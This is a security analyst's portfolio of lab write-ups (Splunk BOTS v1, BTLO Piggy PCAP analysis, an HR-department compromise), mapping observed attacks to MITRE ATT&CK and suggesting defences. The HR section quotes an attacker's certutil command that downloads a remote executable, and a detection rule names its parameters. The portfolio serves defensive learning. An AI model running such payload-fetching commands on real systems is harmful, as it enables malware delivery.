Wesley Brown

Security Analyst | Threat Detection & Incident Response

Email: wbrown1509@gmail.com

GitHub: https://github.com/wesbrownsec

Certifications:

Blue Team Level 1 (Score: 95%)

CompTIA Security+

Demonstrating Practical Threat Detection, Incident Response and Security Monitoring Skills

Portfolio Overview

This portfolio showcases a progression of security investigations designed to build and demonstrate core competencies across multiple stages of threat analysis.

Starting from packet-level incident reconstruction (PCAP analysis), advancing through multi-stage intrusion detection (endpoint and log-based artefact correlation), and culminating in insider compromise tracking within enterprise environments, each case study focuses on practical, evidence-driven methodology aligned to real-world security operations.

The emphasis throughout is on actionable detection opportunities, adversary tradecraft understanding, and structured forensic communication.

Investigations Overview:

Below are summaries of investigations conducted using real-world threat data

---

BOTS v1 Multi-Stage Compromise Analysis

Splunk SIEM | Sysmon Logs | OSINT Enrichment

A simulated multi-phase attack against a corporate environment, focused on early-stage compromise detection, lateral movement mapping, and attacker infrastructure tracing through OSINT enrichment.

- Conducted full-spectrum incident investigation using Splunk and Sysmon telemetry.
- Identified vulnerability scanning, web server defacement, brute-force login attempts, malware deployment, and host compromise.
- Mapped attacker infrastructure using VirusTotal OSINT and pivoted through IP/domain relations.
- Applied MITRE ATT&CK mapping to trace attacker techniques across Initial Access, Credential Access, Execution, Persistence, and Command and Control phases.

HR Department Compromise Investigation:

Splunk SIEM | Windows Event Logs (4688)

A targeted internal host compromise simulation within an HR department, emphasising anomaly detection in process creation logs, credential misuse identification, and unauthorised account usage aligned with MITRE ATT&CK tactics.

- Investigated HR department host compromise through process creation logs.
- Detected impersonated user accounts (typographical squatting) and living-off-the-land binary (LOLBin) abuse (certutil.exe download).

- Triaged user behaviour by baselining department activity and identifying deviations.
- Highlighted credential access, LOLBin execution, and Command and Control activity via MITRE ATT&CK mappings.

TrickBot and Cryptominer Traffic Attribution

Wireshark Packet Analysis | OSINT | Hybrid Analysis

This investigation reinforced threat attribution through multi-source OSINT validation and highlighted the use of network traffic analysis in uncovering covert attacker infrastructure. Techniques for detecting persistence mechanisms, correlating activity to MITRE ATT&CK tactics, and confirming attribution through external sources were applied throughout the exercise.

- Analysed PCAPs for anomalous SSH, HTTP traffic, and suspicious port behaviour (8000/8080).
- Identified TrickBot command and control infrastructure through VirusTotal and Hybrid Analysis.
- Detected cryptominer traffic and persistence techniques, correlating observed traffic to MITRE ATT&CK tactics such as Credential Access and Resource Hijacking.
- Reinforced investigation with multi-source OSINT validation.

Skills Demonstrated:

Across each investigation, these technical skills were applied to detect threats, investigate incidents, and deliver evidence-driven findings.

- **Detection and investigation** of multi-stage intrusions using endpoint logs and PCAP data
- **Application of MITRE ATT&CK** for behaviour mapping and adversary profiling
- **Identification of Living-off-the-Land** (LOLBins) techniques and credential misuse tactics
- Construction of host and user **baselines to detect process anomalies**
- Analysis and **validation of IOCs** using Splunk SPL, Wireshark, and OSINT tools
- Threat artefact correlation across endpoint telemetry, logs, and network data
- Development of **actionable defensive recommendations** based on investigation findings
- Clear and structured forensic reporting aligned to SOC workflows
- Attention to detail, context-aware triage, and analytical consistency across cases

BOTS v1 Investigation – Multi-Stage Attack Analysis

Platform: *Splunk SIEM, Sysmon, VirusTotal*
Frameworks Used: *MITRE ATT&CK*
Tools: *SPL (Search Processing Language), OSINT platforms*
GitHub: *botsv1_write_up*

Overview

This investigation reconstructs a simulated multi-stage intrusion against the fictional domain imreallynotbatman.com, as presented in the BOTS v1 dataset. It follows the full incident response lifecycle: from external reconnaissance and web defacement to credential compromise, malware delivery, and confirmed host execution. Each step is grounded in evidence and mapped to relevant ATT&CK techniques.

Stage 1: Reconnaissance and Payload Staging

Using *stream:http* logs in Splunk, the source of initial scanning activity was identified as IP address **40.80.148.42.** The HTTP headers revealed the use of Acunetix Web Vulnerability Scanner – Free Edition, confirming active reconnaissance.

- The target server**,** imreallynotbatman.com, resolved internally to IP **192.168.250.70.**
- **S**ubsequent analysis revealed a suspicious outbound HTTP file transfer from the server, downloading a 554KB file named poison-ivy-is-coming-for-you-batman.jpeg
- This was downloaded from the domain prankglassinebracket[.]jumpingcrab[.]com:1337. The staging server resolved to **23.22.63.114.**

Figure 1: highlights the HTTP header used to identify the Vulnerability scanner used by the attacker.

Stage 2: Threat Infrastructure Mapping

VirusTotal analysis of the staging server's IP revealed further associated domains, including po1s0n1vy.com. This indicated potential infrastructure reuse and enabled a broader attribution profile for the actor behind the intrusion.

Stage 3: Brute Force and Credential Compromise

A series of scripted login attempts were identified against the target web server, originating from IP **22.23.63.114.** The User-Agent `Python-urllib/2.7` confirmed automated credential stuffing.

- **412 unique passwords** were attempted
- The first attempt was `12345678&9d873c2becd118318849d13cf18b60ff`
- The valid password, `batman`, was used successfully by the original scanning IP (**40.80.148.42**)

The time between discovery and use of the correct password was **92.17 seconds**, confirming the success of the brute-force phase.



Figure 2: shows the list of brute force attempts from IP 23.22.63.114. , and then the correctly identified password 'batman' used by the attackers IP.

Stage 4: Malware Upload and Execution

A subsequent successful POST request revealed the upload of a Windows executable, `3791.exe`, to the target server.

Sysmon process creation logs (*Event ID 1*) confirmed the execution of this binary on host `192.168.250.70`.

- **MD5 hash:** `aae3f5a29935e6abcc2c2754d12a9af0`
- **VirusTotal Result:** Confirmed Trojan with credential theft and command-and-control functionality



Figure 3: shows the log relating to the execution (EventID=1) of the file on the local device. MD5 is visible

Confirmed MITRE ATT&CK Techniques:

The following table summarises the confirmed adversary behaviours mapped to MITRE ATT&CK techniques, based on observed log and traffic evidence across the intrusion chain.

Tactic	Technique ID	Description
Reconnaissance	T1595	Active scanning detected via Acunetix user-agent
Initial Access	T1190	Brute-force login to public web application
Credential Access	T1110	Automated password guessing using Python script
Execution	T1059	Execution of uploaded .exe payload on target host
Command and Control	T1071	HTTP-based communication from malware to C2 server

Defensive Opportunities:

This investigation highlights several key defensive opportunities:

- **Reconnaissance Detection**
  Behavioural detection on abnormal URL access patterns should supplement static user-agent rules, which are easily bypassed.
- **Brute-force Resilience**
  Enforce account lockouts after repeated login failures, and alert on excessive failed logins or login attempts to invalid accounts.
- **Credential Misuse Detection**
  Integrate IP-to-Geo enrichment into SIEM rules to detect impossible travel, first-time country access, and unusual login patterns — critical for credential-based attack resilience.
- **Execution and C2 Monitoring**
  Restrict execution from web directories, monitor for unsigned binaries via Sysmon, and apply egress filtering to block suspicious outbound communications on uncommon ports.

Piggy (BTLO) – Wireshark and OSINT Investigation

Platform: *Wireshark, VirusTotal, Hybrid Analysis*
Frameworks Referenced: *MITRE ATT&CK*
Tools: *PCAP analysis, OSINT correlation*
GitHub: *piggy_write_up*

Overview

This investigation traced attacker behaviours through PCAP analysis and validated threat attribution using open-source intelligence (OSINT) tools.

Using Wireshark and hybrid analysis platforms, the exercise confirmed SSH-based data exfiltration, **TrickBot** malware communication, and **cryptomining** infrastructure.

The analysis mapped attacker actions to the MITRE ATT&CK framework, attributing behaviours to distinct intrusion phases.

Phase 1: SSH Data Exfiltration

Wireshark's Conversations view (TCP, *Port 22* filtered) revealed two outbound SSH sessions from internal host **10.0.9.171** to external IPs **35.211.33.16**, each transferring ~565MB (1.13GB cumulative). The transfer direction — with high byte volume A→B — confirmed data was pushed outbound by the internal asset. TCP flags and server/client roles indicated the connections were initiated internally, aligning with lateral data movement or exfiltration.

Ethernet · 2 | IPv4 · 5 | IPv6 | TCP · 5 | UDP · 8

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A
10.0.9.171	33150	52.94.51.164	443	10	607	5	307	5
10.0.9.171	44312	34.110.209.165	443	6	412	4	272	2
10.0.9.171	36889	35.211.33.16	22	428092	566 M	384183	562 M	43909
10.0.9.171	60581	35.211.33.16	22	427941	565 M	384002	561 M	43939
82.2.64.107	56171	10.0.9.171	443	13650	13 M	3010	271 k	10640

Figure 4: shows conversation between internal and external IP (1.13GB total)

Directional Validation:
TCP flags and server/client roles confirmed outbound initiation by the internal asset — consistent with data exfiltration or unauthorised transfers.

Phase 2: TrickBot Infrastructure Attribution

IP Observations:
External IPs extracted from the second PCAP were submitted to VirusTotal and Hybrid Analysis.
Multiple IPs (e.g., 188.120.241.27, 195.161.41.93) returned strong positive detections tied to **TrickBot** campaigns.

Behavioural OSINT Findings:

- Hybrid Analysis linked traffic to malicious PowerShell and batch scripts spawning additional payloads.
- C2 communications matched T1071.001 – Application Layer Protocol: Web Protocols (MITRE ATT&CK).
- Risk implications extended to credential theft and potential ransomware deployment.

Phase 3 – Cryptominer Activity Detection

Port and Traffic Analysis:
Two outbound connections stood out:

- **104.236.57.24** (port 8000)
- **192.233.171.171** (port 8080)

Two outbound HTTP connections from 10.0.9.171 to ports 8000/8080 persisted across multiple PCAPs. The lack of encryption, combined with sustained traffic and alignment to post-compromise activity, raised concern for potential command-and-control or miner beaconing — particularly when correlated with Hybrid Analysis findings.

OSINT Validation:

External IPs extracted from the PCAP were submitted to VirusTotal and Hybrid Analysis. Community comments associated 104.236.57.24 with known cryptomining campaigns, and sandbox results confirmed anomalous CPU usage. These findings corroborated on-host miner activity, mapped to MITRE ATT&CK T1496 – Resource Hijacking.

Confirmed MITRE ATT&CK Techniques

Tactic	Technique ID	Description
Command and Control	T1071	HTTP-based C2 traffic detected across ports 8000/8080
Credential Access	T1555	TrickBot credential stealing modules observed
Impact	T1496	Resource hijacking via cryptominer deployment

Defensive Opportunites

- **Data Exfiltration Detection:**
  Monitor for high-volume SSH transfers, especially from user workstations or atypical internal hosts.
- **Malware Beaconing:**
  Detect unexpected outbound HTTP connections on non-standard ports. Apply proxy and DNS monitoring to identify abnormal destinations.
- **Cryptominer Mitigation:**
  Alert on persistent high-CPU processes initiated via scheduled tasks or registry modifications. Treat miner activity as potential cover for deeper intrusions.
- **OSINT Correlation:**
  Validate network findings against multiple OSINT sources (e.g., VirusTotal, Hybrid Analysis) before attribution to malware families.

Splunk Investigation: HR Department Compromise

Platform: *Splunk*
Frameworks Referenced: *MITRE ATT&CK*
Tools: *Splunk SPL, VirusTotal, OSINT enrichment*
GitHub: *hr_write_up*

Overview

This investigation reconstructed a targeted compromise within the HR department, beginning with the creation of a typo-squatted user account ("Amel1a") to impersonate a legitimate employee. Using Splunk and Windows process telemetry, the attack progression was traced through credential abuse, internal reconnaissance, and use of the Living-off-the-Land binary (certutil.exe) for remote payload retrieval from public infrastructure.

Phase 1: Environment Baselining

An initial Splunk query confirmed ingestion of 13,959 Windows Event ID 4688 logs timestamped to March 2022. Segmenting by HR users (haroon, chris.fort, diana) scoped the dataset to high-value targets and removed extraneous background noise from other departments.

Phase 2: Identification of Credential Abuse

Username statistics surfaced an anomalous account, Amel1a, deviating from standard HR naming conventions and closely mimicking legitimate Marketing user Amelia.
The substitution of "1" for "i" suggested deliberate typo-squatting intended to blend into normal user activity — an early-stage credential misuse tactic.

Phase 3: HR User Behavioural Analysis

Chris.fort Activity:

- Executed system utilities including *taskkill.exe*, *clip.exe*, and *backgroundTaskHost.exe*.
- No evidence of productivity software usage observed (e.g., browsers, office tools).
- Behaviour aligned with compromised or staged system manipulation patterns rather than typical HR activity.

Diana Activity:

- Executed *backgroundTaskHost.exe*, alongside standard productivity processes (*chrome.exe, notepad.exe*).
- Although anomalous process execution was present, accompanying user-driven activity (browsing, editing) suggested lower risk compared to Chris.fort.

Haroon Activity:

- Executed certutil.exe with the command: `certutil.exe -urlcache -split -f https://controlc.com/e4d11035 benign.exe`
- This indicated weaponised use of a LOLBin to retrieve a remote payload without requiring external tooling — a tactic consistent with advanced threat tradecraft.

Phase 4: Malicious File Analysis

Artifact Retrieved:

- File: *benign.exe* , from the source https://controlc.com/e4d11035

Threat Behaviour:

- The use of certutil.exe for unauthenticated external downloads mapped to MITRE T1059.003 (Command-Line Interface Abuse) and T1105 (Ingress Tool Transfer).
- Hosting via controlc.com — a known pastebin-style data service — further aligned with TTPs common to financial threat actors and mid-sophistication adversaries prioritising stealth and accessibility.

Confirmed MITRE ATT&CK Techniques

Tactic	Technique ID	Description
Execution	T1059	certutil.exe used to retrieve remote payload
Persistence	T1078	Account impersonation via typo-squatted user
Defence Evasion	T1218	LOLBin abuse of certutil.exe
Command and Control	T1105	External communication via public URL hosting

---

Threat Actor Tradecraft

The sequence of credential impersonation, LOLBin exploitation, and use of public infrastructure reflects tactics associated with mid-sophistication threat actors.
While basic commodity malware can also exhibit LOLBin abuse, the operational progression observed here indicates deliberate tradecraft beyond opportunistic attacks — aimed at blending with legitimate user activity and evading traditional security controls.

Defensive Opportunities

- **Early Detection Priority:**
  Implement alerts for anomalous account creations or username deviations, particularly near-duplicate patterns within sensitive departments.
- **Process Anomaly Detection:**
  Monitor certutil.exe invocations with download parameters (-urlcache -split -f), especially when triggered by non-administrative users.
- **Web Traffic Control:**
  Apply proxy or DNS-layer monitoring to flag traffic to public pastebin domains initiated by non-browser processes.
- **Departmental Behavioural Baselines:**
  Develop and maintain process execution baselines for high-risk departments (HR, Finance, Executive), alerting on deviations from normal application usage patterns.

Final Note

These investigations reflect a practical, real-world approach to threat detection, incident response, and adversary mapping. The focus throughout has been on evidence-based analysis, actionable defensive insights, and clear communication — essential skills for defending modern enterprise environments.

I look forward to applying and expanding these capabilities in a professional security operations or threat detection role.